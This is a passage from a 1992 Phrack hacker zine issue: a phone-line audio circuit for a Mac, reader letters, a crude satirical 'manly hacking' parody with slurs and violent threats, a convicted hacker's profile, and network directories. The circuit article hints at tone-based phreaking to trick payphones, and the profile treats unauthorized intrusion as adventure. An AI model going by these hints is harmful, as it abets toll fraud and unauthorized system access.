D1,D2- 1N4148 switching diode
R1-620 ohm, 1/4W
T1- 8 ohm to 500 ohm audio transformer, Mouser part 42TL001
VR1-300V MOV, Mouser part 570-V300LA4

VR1 is a 300V surge protector to guard against transient high voltages. Capacitor C1 couples the phone line to transformer T1, blocking the phone line's DC voltage but allowing the AC audio signal to pass. The transformer matches the impedance of the phone line to the impedance of the headphone jack. Diodes D1 and D2 provide clipping for additional ringing voltage protection (note their polarity markings in the schematic). They will clip any signal above 7 volts. Resistor R1 drops the volume of the audio signal from the Mac to a reasonable level. The end result is a circuit that isolates the Mac from dangerous phone line voltages and provides a good quality audio link to the phone line.

Building and Using the Circut

This simple circuit is easy to build (if you're handy with electronics). I personally prefer to solder the circuit together. A length of shielded audio cable with a 1/8 inch mono plug on one end should be connected to the audio input end of the circuit. A standard RJ11 phone jack should be connected to the phone line end of the circuit. Although this circuit will protect against dangerous phone line voltages, it is best to disconnect it when not in use. You just don't want to risk anything bad happening to your brand new Quadra 900, right?

Once you have an audio link between your Mac and the phone line, the applications are limitless. Use HyperCard's built-in DTMF dialing to dial for you, or build a memory dialer stack. Talk to people with Macintalk. Play your favorite Ren and Stimpy sounds for your friends. Play a ringback tone to "transfer" people to an "extension". Build and use a set of synthesized MF tones. Try to trick COCOT's with synthesized busy and reorder signals.

But Wait, There Is More...

So you say you don't own a Macintosh? That is ok, because the circuit can be used with other devices besides your Mac. You can use it with the 8 ohm headphone output from tape recorders, radios, scanners, etc. You could also probably use it with any other computer as long as you had the proper audio D/A hardware and software to create sounds.

All parts are available from Mouser Electronics. Call 800-346-6873 for a free catalog.

Thank You Disk Jockey!

Date: May 22, 1992
From: Sarlo
To: Phrack
Subject: The Disk Jockey

I was searching through some Phracks (issues 30-38), just checking them out and noticed something. It's small and insignificant, I guess, but important to me all the same.

I noticed in Disk Jockey's Prophile (Phrack 34, File 3) that he "Never got any thanks for keeping his mouth shut."..I dunno how to get ahold of him or anything, but if you drop a line to him sometime, tell him I said "thanks."

-Sarlo

An Upset Reader Responds To Knight Lightning and Phrack

Date: Mon, 20 Apr 92 16:57 GMT
From: "Thomas J. Klotzbach" <0003751365@mcimail.com>
To: Knight Lightning <kl@stormking.com>
Subject: In response to your comments of Phrack Vol 4, Issue 37, File 2 of 14

Hi,

I have a lot of respect for Phrack and all the work they are doing to promote an understanding of the Computer Underground. But your comments in the latest issue of Phrack are what I would like to comment on.

You say:

> "In short -- I speak on behalf of the modem community in general, 'FUCK OFF GEEK!' Crawl back under the rock from whence you came and go straight to hell!"

First, you don't speak for me and about five other people at this college. I have maintained throughout that the ONLY way to further the efforts of the Computer Underground is to destroy them with logic - not with creton-like comments. Yes, you are entitled to your say - but why not take this Dale Drew person and destroy him with logic? The minute that you descend to the level Dale Drew operates from makes you look just as ridiculous as him.

In my opinion, you came off very poorly in the exchange with Dale Drew.

Thomas J. Klotzbach
Genesee Community College
Batavia, NY 14020

MCI Mail: 375-1365
Internet: 3751365@mcimail.com
Work: (716) 343-0055 x358

- -

Dear Mr. Klotzbach,

>From all of us at Phrack, this is our reply to your recent email...

****

Cyber-Redneck & Shitkickin' Jim's
GUIDE TO MANLY HACKING

A Lod/GoD Presentation
Legion of d0oDeZ / Gardeners of Doom!

"You can have my encryption algorithm,
when you pry it from my cold dead fingers!"

****

NOW BOYS... first of all, you gotta git yerself a pickup truck. Shitkickin' Jim's got one. And you gotta get a bedliner, a toolbox, a gunrack, and a CB. For decoration, you have to get a confederate flag Hank Williams Jr. license plate, or a Harley Davidson license plate, at your option. You also gotta get an NRA sticker for the back, and the Bassmaster fishing sticker (you know, the one that's has a fish on it). The most mandatory requirement are two antennaes for your CB which are mounted on each of the side view mirrors.

Now that you have your pickup truck/hackermobile, you gotta rip out the dashboard and mount a Data General processing unit in the front seat, cuz that's a manly-sounding computer name, not some pussy sounding 'puter. You also have to get an Anchorman direct-connect modem, cuz that's the only thing left that your battery will be able to power.

Not only do you have to have a pickup truck, but you gotta have rollbars, with foglights, armed with KC light covers so that you can see at night while you're trashing.

THE MANLY WAY FOR A NIGHT OF HACKING

NOTE: Before you begin any journey in the hackmobile, you must get a six pack of Budweiser, and a carton of Marlboro reds. It's mandatory.

Call up your buddy who owns his own trash business. If you are a real man, ALL of your friends will work in this business. Get him to take the company truck out (the deluxe model -- the Hercules trash truck, the one with the forklift on the front).

HOW REAL MEN GO TRASHING

Drive down to your local Bell office or garage, and empty all of the dumpsters into the trashtruck, by way of the convenient forklift. This method has brought both me and Shitkickin' Jim much luck in the way of volume trashing.

Now that you have all of your trash, go back and dump it in your backyard. If you are a real man, no one will notice. Dump it between the two broke down Chevette's, the ones that all the dogs will sleep under, next to the two barrels of wire.

Go through the trash and find out who the geek is that is the switchman at the central office. This shouldn't be hard. It's the little squiggly letters at the bottom of the page.

Next, drive to his house. Pull your truck into his front yard. Threaten him with the following useful phrase:

"HAY FAY-GUT! WUT IS THE PASSWORD TO THE LOCAL COSMOS DIALUP?"

"IFFIN YOU DON'T TELL ME, I'M GONNA RUN OVER YOUR PIECE OF SHIT RICE-BURNING COMMUNIST JAPANESE CAR WITH MY 4 BY 4 PICKUP TRUCK, GAWDDAMIT!"

Then spit a big, brown, long tobaccoe-juice glob onto his shirt, aiming for the Bell logo. Should he withhold any information at this point, git out of yer truck and walk over to him. Grab him by his pencil neck, and throw him on the ground. Place your cowboy boot over his forehead, and tell him your going to hogtie his ass to the front of your 4 by 4 and smash him into some concrete

posts. At this point, he will give in, especially noticing the numerous guns in the gunrack.

WHAT TO DO WITH THE INFORMATION THAT YOU HAVE COVERTLY OBTAINED

Don't even think about using a computer. Make him log on to his terminal at home, and make him do whatever you like. Read a copy of JUGGS magazine, or High Society, or Hustler, while at the same time exhibiting your mighty hacker power. Enjoy the newfound fame and elitism that you will receive from your friends and loved ones. GOD BLESS AMERICA!

****

This file was brought to you by Cyber-Redneck a/k/a Johnny Rotten, and Shitkickin' Jim a/k/a Dispater.

Iffin you don't like this here file, we will burn a cross in your yard, and might even tell the BellCo geek to cut your line off. He's still tied up in Shitkickin' Jim's basement.

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 3 of 13

==Phrack Pro-Phile==

Written by Dispater

Created by Taran King (1986)

Welcome to Phrack Pro-Phile. Phrack Pro-Phile is created to bring info to you, the users, about old or highly important/controversial people. This month, I bring to you the one of the earlier hackers to make headlines and legal journals due to computer hacking...

(_>Shadow Hawk 1<_)

Personal

Handle:	(_>Shadow Hawk 1<_)
Call me:	Herb
Past handles:	Feyd Rautha, Captain Beyond, Mental Cancer
Handle origin:	Stolen from the name of an 8-bit Atari 800 game that seemed to be written in the language RGL (anyone got it for the IBM? ;-)).
Date of Birth:	August 6, 1970
Age at current date:	21
Height:	6'2"
Weight:	190 lbs.
Eye color:	Gray
Hair color:	Brown
Computer:	386/Linux

I started working with computers in the 6th grade with an Atari 800 and a cassette drive. I added a modem and a disk drive and started researching other computer systems [checking out other hacker's conquests ;-)]. Eventually, I decided that UNIX was to be the OS of choice.

As a child, I was always curious about stuff in my own reality, so naturally, when computers became available...

I first owned an Atari 800, then an Atari ST 1040, followed by a short-lived Unix-PC 3B1, and a lame 20MHz 386. Currently, I have a 33MHz 386. Most of my hacking-type knowledge came from a text file that listed a few Unix defaults; I used those to go and learn more on my own. Other OSes, I just hacked at random 8-).

I started out with systems that had already been penetrated and I built up my own database of systems from there. I wasn't too clever in the beginning, though, and lost a few systems to perceptive sys-admins.

I specialized in Unix, though I enjoyed toying with obscure systems (RSX-11, Sorbus Realtime Basic, etc.)

In the hack/phreak world, I used to hang out with The Prophet, The Serpent (Chicago), The Warrior, and others for short periods of time, who shall remain nameless.

As far as what were memorable hack/phreak BBSes, I'd have to say none... Not that there weren't any, but I have just forgotten them all.

My accomplishments in the phreak/hack world include writing a few text files, typing in a few books, getting in lots of systems, and learning a bit about the Unix OS. Other than that, absolutely nothing; my life is computers! (NOT!)

I _was_ associated with the J-Men a few years back, but that's the only hack/phreak group that I ever had anything to do with.

I was busted for overzealousness in penetrating AT&T computer networks and systems. I stupidly made calls from my unprotected home phone. I got caught trying to snag Unix SysV 3.5 68K kernel source.

I had already given up the practice of sharing information when I realized how quickly systems went away after their numbers and logins were posted 8-). After I got busted, I decided it might be best to limit my hacking to those strata of reality on which it is not (yet) prohibited to hack ;-) .

In real life, I originally was going to be an EE/CS major in school, but now, I'm leaning towards math/modeling/nonlinear dynamics. Work when necessary 8-|.

I'm into making music, drawing strange pictures, and exploring the nether regions of physical reality. Occasionally I am seen at sci-fi conventions in various forms and personages.

I feel seriously against taking things too seriously. If you can master that, you've got it all beat!

(_>Shadow Hawk 1<_)'s Favorite Things
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Work:	Nihilist Ontologist.
Cars:	Fast & Loud.
Foods:	I like a little of every cuisine, except those involving large amounts of horseradish, beets, raw tomatoes, etc.
Music:	Ecumenical.
Authors:	R.A. Wilson is good for kicks; other than that I haven't read much fiction lately. Lots of non-fiction.
Books:	Illuminatus, Stranger in a Strange Land, Man or Matter, Godel Escher and Bach, The Book of the SubGenius.
Performers:	The people at NASA, the U.S. government beings at Washington, the nightly news.
Sex:	Yes.

Most Memorable Experience
~~~~~~~~~~~~~~~~~~~~~~~~~

Coming home to a house full of Secret Service, FBI, NSA, DIA, and AT&T agents after getting really stoned with some neighborhood friends, and then having them take everything electronic that didn't appear to be a household appliance EXCEPT the obviously stolen/dangerous items: a digital power meter, a He-Ne laser, and jars of chemicals for making bombs. HUMOR AT ITS FINEST!

Some People to Mention
~~~~~~~~~~~~~~~~~~~~~~

- Thanks to Bill Cook for leaving no stone unturned in my personal life!
- Thanks to "my" lawyer, Karen Plant, for leaving MANY stones unturned in helping to decide my fate!
- Thanks to the U.S. Federal Justice System for sentencing me to a 9 months in a "juvenile facility" (as well as confiscating thousands of dollars of stuff, some legal & some not) while allowing burglars, politicians, and virus-authors to go free with a slap on the wrist!
- Thanks for Operation Sun-Devil, without which, the venerable Ripco BBS would still be in its first incarnation!

A Few Other Things
~~~~~~~~~~~~~~~~~~

I'd like to thank all the great beings at Lunatic Labs for not removing my account while I was sight-seeing in South Dakota. HI! to all my TRUE friends (you know who you are) and all the FALSE ones too! Where would I be now without you? Thanks to all those who love me enough to want to control my mind. And, of course, THANKS to the hack/phreak community in general for not only becoming, as most countercultures do, decadent and passe, but also for still bugging me after all these years!

The Future: well, if reality doesn't cave itself in TOO badly with all of the virtuality that's on its way, it should be a great time for all to play with the "net!"

Inside jokes: HALOHALOHALOHALOHALOHALOHALOHALOSKSKSKSKSKSKSKSKSKSKSKSK eaerlyeaerlyeaerlyeaerlyeaerlyeaerly... the gwampismobile shall ride again!

Of the general population of phreaks you have met, would you consider most phreaks, if any, to be computer geeks?

Well, as far as geeking goes, all are free to pursue their interests. It is important to remember that social evolution and mental evolution do not necessarily occur simultaneously, or instantaneously (usually).

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 4 of 13

Network Miscellany V
Compiled from Internet Sources
by Datastream Cowboy

Network Miscellany created by Taran King

University of Colorado Netfind Server

```
Trying 128.138.243.151 ...
Connected to bruno.cs.colorado.edu.
Escape character is '^]'.


SunOS UNIX (bruno)

login: netfind

=======================================================
Welcome to the University of Colorado Netfind server.
=======================================================

I think that your terminal can display 24 lines.
If this is wrong, please enter the "Other" menu and
set the correct number of lines.

Help/Search/Other/Quit [h/s/o/q]: h

Given the name of a person on the Internet and a rough description of where
the person works, Netfind attempts to locate information about the person.
When prompted, enter a name followed by a set of keywords, such as

        schwartz university colorado boulder

The name can be a first, last, or login name.  The keys describe where the
person works, by the name of the institution and/or the city/state/country.

If you know the institution's domain name (e.g., "cs.colorado.edu", where there
are host names like "brazil.cs.colorado.edu") you can specify it as keys
without the dots (e.g., "cs colorado edu").  Keys are case insensitive and may
be specified in any order.  Using more than one key implies the logical AND of
the keys.  Specifying too many keys may cause searches to fail.  If this
happens, try specifying fewer keys, e.g.,

        schwartz boulder

If you specify keys that match many domains, Netfind will list some of the
matching domains/organizations and ask you to form a more specific search.
Note that you can use any of the words in the organization strings (in addition
to the domain components) as keys in future searches.

Organization lines are gathered from imperfect sources.  However, it is usually
easy to tell when they are incorrect or not fully descriptive.  Even if the
organization line is incorrect/vague, the domain name listed will still work
properly for searches.  Often you can "guess" the proper domain.

For example, "cs.<whatever>.edu" is usually the computer science department at
a university, even if the organization line doesn't make this clear.

When Netfind runs, it displays a trace of the parallel search progress, along
with the results of the searches.  Since output can scroll by quickly, you
might want to run it in a window system, or pipe the output through tee(1):

        rlogin <this server name> -l netfind |& tee log
```

You can also disable trace output from the "Other" menu.

You can get the Netfind software by anonymous FTP from ftp.cs.colorado.edu, in pub/cs/distribs/netfind. More complete documentation is also available in that package. A paper describing the methodology is available in pub/cs/techreports/schwartz/RD.Papers/PostScript/White.Pages.ps.Z (compressed PostScript) or pub/cs/techreports/schwartz/RD.Papers/ASCII/White.Pages.txt.Z (compressed ASCII).

Please send comments/questions to schwartz@cs.colorado.edu. If you would like to be added to the netfind-users list (for software updates and other discussions, etc.), send mail to:

netfind-users-request@cs.colorado.edu.

Help/Search/Other/Quit [h/s/o/q]: q

Exiting Netfind server...

Connection closed by foreign host.

Commercial Networks Reachable From The Internet

By Roman Kanala (kanala@sc2a.unige.ch), CUEPE, University of Geneva

1. Internet to X.400

An X.400 address in form

```
   First name   : Fffff
   Surname      : Nnnnn
   Organization : Ooooo
   ADMD         : Aaaaa
   Country      : Cc
```

looks in RFC822 (Internet) addressing like

```
        /G=Fffff/S=Nnnnn/O=Ooooo/@Aaaa.Cc
or
    in%"/G=Fffff/S=Nnnnn/O=Ooooo/@Aaaa.Cc"
```

2. Any X.400 to Internet

My Internet address

```
                    kanala@sc2a.unige.ch
```

can be written for X.400 services (like arCom400 in Switzerland, Sprint MAIL or MCI Mail in the USA) as follows:

```
        C=CH; ADMD=ARCOM; PRMD=SWITCH; O=UNIGE; OU=SC2A; S=KANALA
```

and in Internet RFC822 form (althrough I don't see any reason to do it this way for sending messages from Internet to Internet):

```
       /S=Kanala/OU=sc2a/O=UniGe/P=Switch/@arcom.ch
```

3. MCI Mail to Internet (via a gateway)

If you are in the USA and using MCI Mail, then you can write to Internet addresses as follows:

```
   TO:   Roman Kanala (EMS)
   EMS:  INTERNET
   MBX:  kanala@sc2a.unige.ch
```

The gateway from MCI Mail to Internet is accessed by referencing the user's name as though he were on an EMS service. When EMS name of INTERNET is used for example, in the USA, then it's in order to have NRI (Reston VA) handle the message for him. When prompted for mailbox MBX, user enters the Internet address he is wanting to send a message to.

4. Internet to MCI Mail

The general address form is username@mcimail.com, where the username is in one of two forms: either full username or the numerical box number in form of digits only and preceded by three zeros, for ex. 0001234567@mcimail.com (address 1234567 is ficticious).

5. AppleLink to Internet or Bitnet

Internet address is used with a suffix @INTERNET#, like

```
    kanala@sc2a.unige.ch@internet#
or  kanala@cgeuge52.bitnet@internet#
```

(here cgeuge52 is the bitnet address of sc2a.unige.ch)

6. Internet or Bitnet to AppleLink

AppleLink address is used as if it were an Internet username on the AppleLink.Apple.Com node, like:

```
CH0389@applelink.apple.com
```

7. CompuServe to Internet

In the address field from CompuServe, type the symbol >, "greater than", the word "INTERNET" in uppercase characters, then a space followed by the Internet address, like:

```
>INTERNET kanala@sc2a.unige.ch
```

8. Internet to CompuServe

The CompuServe address is used followed by "@compuserve.com". In the CompuServe mailbox number the comma is replaces by a period, example:

```
12345.678@compuserve.com            (address 12345.678 is ficticious)
```

Inter-Network Mail Guide

INTRODUCTION

This file documents methods of sending mail from one network to another. It represents the aggregate knowledge of the readers of comp.mail.misc and many contributors elsewhere. If you know of any corrections or additions to this file, please read the file format documentation below and then mail to me:

John J. Chew <poslfit@gpu.utcs.utoronto.ca>

DISTRIBUTION

(news) This list is posted monthly to Usenet newsgroups comp.mail.misc and news.newusers.questions.
(mail) I maintain a growing list of subscribers who receive each monthly issue by electronic mail, and recommend this to anyone planning to redistribute the list on a regular basis.
(FTP) Internet users can fetch this guide by anonymous FTP as ~ftp/pub/docs/internetwork-mail-guide on Ra.MsState.Edu (130.18.80.10 or 130.18.96.37) [Courtesy of Frank W. Peters]
(Listserv) Bitnet users can fetch this guide from the Listserv at UNMVM. Send mail to LISTSERV@UNMVM with blank subject and body consisting of the line "GET NETWORK GUIDE". [Courtesy of Art St. George]

HOW TO USE THIS GUIDE

Each entry in this file describes how to get from one network to another. To keep this file at a reasonable size, methods that can be generated by transitivity (A->B and B->C gives A->B->C) are omitted. Entries are sorted first by source network and then by destination network. This is what a typical entry looks like:

```
#F mynet
#T yournet
#R youraddress
#C contact address if any
#I send to "youraddress@thegateway"
```

For parsing purposes, entries are separated by at least one blank line, and each line of an entry begins with a "#" followed by a letter. Lines beginning with "#" are comments and need not be parsed. Lines which do not start with a "#" at all should be ignored as they are probably mail or news headers.

#F (from) and #T (to) lines specify source and destination networks. If you're sending me information about a new network, please give me a brief description of the network so that I can add it to the list below. The abbreviated network names used in #F and #T lines should consist only of the characters a-z, 0-9 and "-" unless someone can make a very convincing case for their favourite pi character.

These are the currently known networks with abbreviated names:

applelink	AppleLink (Apple Computer, Inc.'s in-house network)
bitnet	international academic network
bix	Byte Information eXchange: Byte magazine's commercial BBS
bmug	Berkeley Macintosh Users Group
compuserve	commercial time-sharing service
connect	Connect Professional Information Network (commercial)
easynet	Easynet (DEC's in-house mail system)
envoy	Envoy-100 (Canadian commercial mail service)
fax	Facsimile document transmission
fidonet	PC-based BBS network
geonet	GeoNet Mailbox Systems (commercial)
internet	the Internet
mci	MCI's commercial electronic mail service
mfenet	Magnetic Fusion Energy Network
nasamail	NASA internal electronic mail
peacenet	non-profit mail service
sinet	Schlumberger Information NETwork
span	Space Physics Analysis Network (includes HEPnet)
sprintmail	Sprint's commercial mail service (formerly Telemail)

```
   thenet        Texas Higher Education Network

#R (recipient) gives an example of an address on the destination network, to
make it clear in subsequent lines what text requires subsitution.

#C (contact) gives an address for inquiries concerning the gateway, expressed
as an address reachable from the source (#F) network.  Presumably, if you can't
get the gateway to work at all, then knowing an unreachable address on another
network will not be of great help.

#I (instructions) lines, of which there may be several, give verbal
instructions to a user of the source network to let them send mail to a user on
the destination network.  Text that needs to be typed will appear in double
quotes, with C-style escapes if necessary.

#F applelink
#T internet
#R user@domain
#I send to "user@domain@internet#"
#I   domain can be be of the form "site.bitnet", address must be <35
     characters

#F bitnet
#T internet
#R user@domain
#I Methods for sending mail from Bitnet to the Internet vary depending on
#I what mail software is running at the Bitnet site in question.  In the
#I best case, users should simply be able to send mail to "user@domain".
#I If this doesn't work, try "user%domain@gateway" where "gateway" is a
#I regional Bitnet-Internet gateway site.  Finally, if neither of these
#I works, you may have to try hand-coding an SMTP envelope for your mail.
#I If you have questions concerning this rather terse note, please try
#I contacting your local postmaster or system administrator first before
#I you send me mail -- John Chew <poslfit@gpu.utcs.utoronto.ca>

#F compuserve
#T fax
#R +1 415 555 1212
#I send to "FAX 14155551212" (only to U.S.A.)

#F compuserve
#T internet
#R user@domain
#I send to ">INTERNET:user@domain"

#F compuserve
#T mci
#R 123-4567
#I send to ">MCIMAIL:123-4567"

#F connect
#T internet
#R user@domain
#I send to CONNECT id "DASNET"
#I first line of message: "\"user@domain\"@DASNET"

#F easynet
#T bitnet
#R user@site
#C DECWRL::ADMIN
#I from VMS use NMAIL to send to "nm%DECWRL::\"user@site.bitnet\""
#I from Ultrix
#I   send to "user@site.bitnet" or if that fails
#I     (via IP) send to "\"user%site.bitnet\"@decwrl.dec.com"
#I     (via DECNET) send to "DECWRL::\"user@site.bitnet\""

#F easynet
#T fidonet
#R john smith at 1:2/3.4
#C DECWRL::ADMIN
```

```
#I from VMS use NMAIL to send to
#I   "nm%DECWRL::\"john.smith@p4.f3.n2.z1.fidonet.org\""
#I from Ultrix
#I   send to "john.smith@p4.f3.n2.z1.fidonet.org" or if that fails
#I     (via IP) send to
\"john.smith%p4.f3.n2.z1.fidonet.org\"@decwrl.dec.com"
#I     (via DECNET) send to "DECWRL::\"john.smith@p4.f3.n2.z1.fidonet.org\""

#F easynet
#T internet
#R user@domain
#C DECWRL::ADMIN
#I from VMS use NMAIL to send to "nm%DECWRL::\"user@domain\""
#I from Ultrix
#I   send to "user@domain" or if that fails
#I     (via IP) send to "\"user%domain\"@decwrl.dec.com"
#I     (via DECNET) send to "DECWRL::\"user@domain\""

#F envoy
#T internet
#R user@domain
#C ICS.TEST or ICS.BOARD
#I send to "[RFC-822=\"user(a)domain\"]INTERNET/TELEMAIL/US
#I for special characters, use @=(a), !=(b), _=(u), any=(three octal digits)

#F fidonet
#T internet
#R user@domain
#I send to "uucp" at nearest gateway site
#I first line of message: "To: user@domain"

#F geonet
#T internet
#R user@domain
#I send to "DASNET"
#I subject line: "user@domain!subject"

#F internet
#T applelink
#R user
#I send to "user@applelink.apple.com"

#F internet
#T bitnet
#R user@site
#I send to "user%site.bitnet@gateway" where "gateway" is a gateway host that
#I   is on both the internet and bitnet.  Some examples of gateways are:
#I   cunyvm.cuny.edu mitvma.mit.edu.  Check first to see what local policies
#I   are concerning inter-network forwarding.

#F internet
#T bix
#R user
#I send to "user@dcibix.das.net"

#F internet
#T bmug
#R John Smith
#I send to "John.Smith@bmug.fidonet.org"

#F internet
#T compuserve
#R 71234,567
#I send to "71234.567@compuserve.com"
#I   note: Compuserve account IDs are pairs of octal numbers.  Ordinary
#I     consumer CIS user IDs begin with a '7' as shown.

#F internet
#T connect
#R NAME
```

```
#I send to "NAME@dcjcon.das.net"

#F internet
#T easynet
#R HOST::USER
#C admin@decwrl.dec.com
#I send to "user@host.enet.dec.com" or "user%host.enet@decwrl.dec.com"

#F internet
#T easynet
#R John Smith @ABC
#C admin@decwrl.dec.com
#I send to "John.Smith@ABC.MTS.DEC.COM"
#I (This syntax is for All-In-1 users.)

#F internet
#T envoy
#R John Smith (ID=userid)
#C /C=CA/ADMD=TELECOM.CANADA/ID=ICS.TEST/S=TEST_GROUP/@nasamail.nasa.gov
#C   for second method only
#I send to "uunet.uu.net!att!attmail!mhs!envoy!userid"
#I   or to "/C=CA/ADMD=TELECOM.CANADA/DD.ID=userid/PN=John_Smith/@Sprint.COM"

#F internet
#T fidonet
#R john smith at 1:2/3.4
#I send to "john.smith@p4.f3.n2.z1.fidonet.org"

#F internet
#T geonet
#R user at host
#I send to "user:host@map.das.net"
#I American host is geo4, European host is geo1.

#F internet
#T mci
#R John Smith (123-4567)
#I send to "1234567@mcimail.com"
#I or send to "JSMITH@mcimail.com" if "JSMITH" is unique
#I or send to "John_Smith@mcimail.com" if "John Smith" is unique - note the
#I    underscore!
#I or send to "John_Smith/1234567@mcimail.com" if "John Smith" is NOT unique

#F internet
#T mfenet
#R user@mfenode
#I send to "user%mfenode.mfenet@nmfecc.arpa"

#F internet
#T nasamail
#R user
#C <postmaster@ames.arc.nasa.gov>
#I send to "user@nasamail.nasa.gov"

#F internet
#T peacenet
#R user
#C <support%cdp@arisia.xerox.com>
#I send to "user%cdp@arisia.xerox.com"

#F internet
#T sinet
#R node::user or node1::node::user
#I send to "user@node.SINet.SLB.COM" or "user%node@node1.SINet.SLB.COM"

#F internet
#T span
#R user@host
#C <NETMGR@nssdca.gsfc.nasa.gov>
#I send to "user@host.span.NASA.gov"
```

```
#I   or to "user%host.span@ames.arc.nasa.gov"

#F internet
#T sprintmail
#R [userid "John Smith"/organization]system/country
#I send to
/C=country/ADMD=system/O=organization/PN=John_Smith/DD.ID=userid/@Sprint.COM"

#F internet
#T thenet
#R user@host
#I send to "user%host.decnet@utadnx.cc.utexas.edu"

#F mci
#T internet
#R John Smith <user@domain>
#I at the "To:" prompt type "John Smith (EMS)"
#I at the "EMS:" prompt type "internet"
#I at the "Mbx:" prompt type "user@domain"

#F nasamail
#T internet
#R user@domain
#I at the "To:" prompt type "POSTMAN"
#I at the "Subject:" prompt enter the subject of your message
#I at the "Text:" prompt, i.e. as the first line of your message,
#I    enter "To: user@domain"

#F sinet
#T internet
#R user@domain
#I send to "M_MAILNOW::M_INTERNET::\"user@domain\""
#I      or "M_MAILNOW::M_INTERNET::domain::user"

#F span
#T internet
#R user@domain
#C NETMGR@NSSDCA
#I send to "AMES::\"user@domain\""

#F sprintmail
#T internet
#R user@domain
#I send to "[RFC-822=user(a)domain @GATEWAY]INTERNET/TELEMAIL/US"

#F thenet
#T internet
#R user@domain
#I send to UTADNX::WINS%" user@domain "
```

MUDs
~~~~
By Frosty of CyberSpace Project

| | MUDWHO servers (5) | | | | |
|---|---|---|---|---|---|
| Name | Address | Numeric Address | Port | Status | Notes |
| Amber | amber.ecst.csuchico.edu | 132.241.1.43 | 6889 | up | 1 |
| DEC | decuac.dec.com | 192.5.214.1 | 6889 | up | 5 |
| Littlewood | littlewood.math.okstate.edu | 139.78.1.13 | 6889 | up | 4 |
| Nova | nova.tat.physik.uni-tuebingen.de | 134.2.62.161 | 6889 | up | 3 |
| PernWHO | milo.mit.edu | 18.70.0.216 | 6889 | up | 2 |
| | AberMUDs (11) | | | | |
| Name | Address | Numeric Address | Port | Status | Notes |
~~~~

Aber5@FSU	loligo.cc.fsu.edu	128.186.2.99	5000	R*	
DIRT	ulrik.uio.no	129.240.2.4	6715	up	32
Dragon	messua.informatik.rwth-aachen.de	137.226.224.9	6715	up	
Eddie aber Alles	eddie.ee.vt.edu	128.173.5.207	5000	TO	
EnchantedMud	neptune.calstatela.edu	130.182.193.1	6715	up	22
Longhorn	lisboa.cs.utexas.edu	128.83.139.10	6715	up	
Mustang MUD	mustang.dell.com	143.166.224.42	6715	up	
SpudMud	stjoe.cs.uidaho.edu	129.101.128.7	6715	up	
Temple	bigboy.cis.temple.edu	129.32.32.98	6715	up	
The Underground	hal.gnu.ai.mit.edu	128.52.46.11	6715	R*	
Wolf	b.cs.wvu.wvnet.edu	129.71.11.2	6715	R*	

DikuMUDs (17)

Name	Address	Numeric Address	Port	Status	Notes
Albanian DikuMUD	judy.indstate.edu	139.102.14.10	4000	R	
AlexMUD	alex.stacken.kth.se	130.237.237.3	4000	up	
*Alfa Diku	alfa.me.chalmers.se	129.16.50.11	4000	up	
Austin MUD	austin.daimi.aau.dk	130.225.16.161	4000	R	29
Caltech DIKU	eltanin.caltech.edu	131.215.139.53	4000	R	
Copper Diku	copper.denver.colorado.edu	132.194.10.1	4000	up	33
Davis Diku	fajita.ucdavis.edu	128.120.61.203	3000	up	28
DikuMUD I	bigboy.cis.temple.edu	129.32.32.98	4000	up	
Elof DikuMUD	elof.iit.edu	192.41.245.90	4000	up	
Epic	hal.gnu.ai.mit.edu	128.52.46.11	9000	R	
Grimne Diku	flipper.pvv.unit.no	129.241.36.200	4000	R	
HypeNet	????	129.10.12.2	4000	TO	
Matsci1 Diku	matsci1.uncwil.edu	128.109.221.21	4000	up	
Mudde Pathetique	hawk.svl.cdc.com	129.179.4.49	4000	up	
Sejnet Diku	sejnet.sunet.se	192.36.125.3	4000	up	
Waterdeep	shine.princeton.edu	128.112.120.28	4000	up	
Wayne Diku	venus.eng.wayne.edu	141.217.24.4	4000	R	

DUMs (2)

Name	Address	Numeric Address	Port	Status	Notes
CanDUM II	cheetah.vlsi.waterloo.edu	129.97.128.253	2001	up	
DUM II	legolas.cs.umu.se	130.239.88.5	2001	R	23

LPmuds (58)

Name	Address	Numeric Address	Port	Status	Notes
Aegolius Acadicus	vyonous.kennesaw.edu	130.218.13.19	2000	up	
After Hours	janice.cc.wwu.edu	140.160.240.28	2000	up	30
Akropolis	????	139.124.40.4	6666	up	
Allinite	????	134.126.21.223	2222	up	
BatMUD	palikka.jyu.fi	130.234.0.3	2001	up	
*CyberWorld	newview.etsu.edu	192.43.199.33	3000	up	34
*Darkemud	dunix.drake.edu	192.84.11.2	4040	up	26
Darker Realms	worf.tamu.edu	128.194.51.189	2000	up	
Dartmouth LPMud	lusty.tamu.edu	128.194.10.118	2000	up	
Deeper Trouble	alk.iesd.auc.dk	130.225.48.46	4242	up	
DevMUD	huey.cc.utexas.edu	128.83.135.2	9300	R	
DiscWorld II	peregrin.resmel.bhp.com.au	134.18.1.12	2000	up	
Dragon’s Den	????	129.25.7.111	2222	up	
End Of The Line	mud.stanford.edu	36.21.0.47	2010	up	35
Finnegan’s Wake	maxheadroom.agps.lanl.gov	192.12.184.10	2112	up	
Frontier	blish.cc.umanitoba.ca	130.179.168.77	9165	up	
GateWay	secum.cs.dal.ca	129.173.24.31	6969	up	
*Genesis	milou.cd.chalmers.se	129.16.79.12	2000	up	36

*Igor	epsilon.me.chalmers.se	129.16.50.30	1701	up	
ImperialMUD	aix.rpi.edu	128.113.26.11	2000	up	37
Ivory Tower	brown-swiss.macc.wisc.edu	128.104.30.151	2000	R	27
Kobra	duteca4.et.tudelft.nl	130.161.144.22	8888	up	
LPSwat	aviator.cc.iastate.edu	129.186.140.6	2020	up	
Marches of Antan	chema.ucsd.edu	132.239.68.1	3000	up	
Middle-Earth	oba.dcs.gla.ac.uk	130.209.240.66	3000	up	38
Muddog Mud	phaedrus.math.ufl.edu	128.227.168.2	2000	up	
Mystic	ohm.gmu.edu	129.174.1.33	4000	up	
NANVAENT	saddle.ccsun.strath.ac.uk	130.159.208.54	3000	up	24
Nameless	complex.is	130.208.165.231	2000	up	
Nanny	lysator.liu.se	130.236.254.1	2000	up	
NeXT	????	152.13.1.5	2000	up	
Nemesis	dszenger9.informatik.tu-muenchen.de	131.159.8.67	2000	up	
*Nightfall	nova.tat.physik.uni-tuebingen.de	134.2.62.161	4242	up	
Nightmare	orlith.bates.edu	134.181.1.12	2666	R	
Nirvana 4	elof.iit.edu	192.41.245.90	3500	up	
Nuage	fifi.univ-lyon1.fr	134.214.100.21	2000	R	
*Overdrive	im1.lcs.mit.edu	18.52.0.151	5195	up	
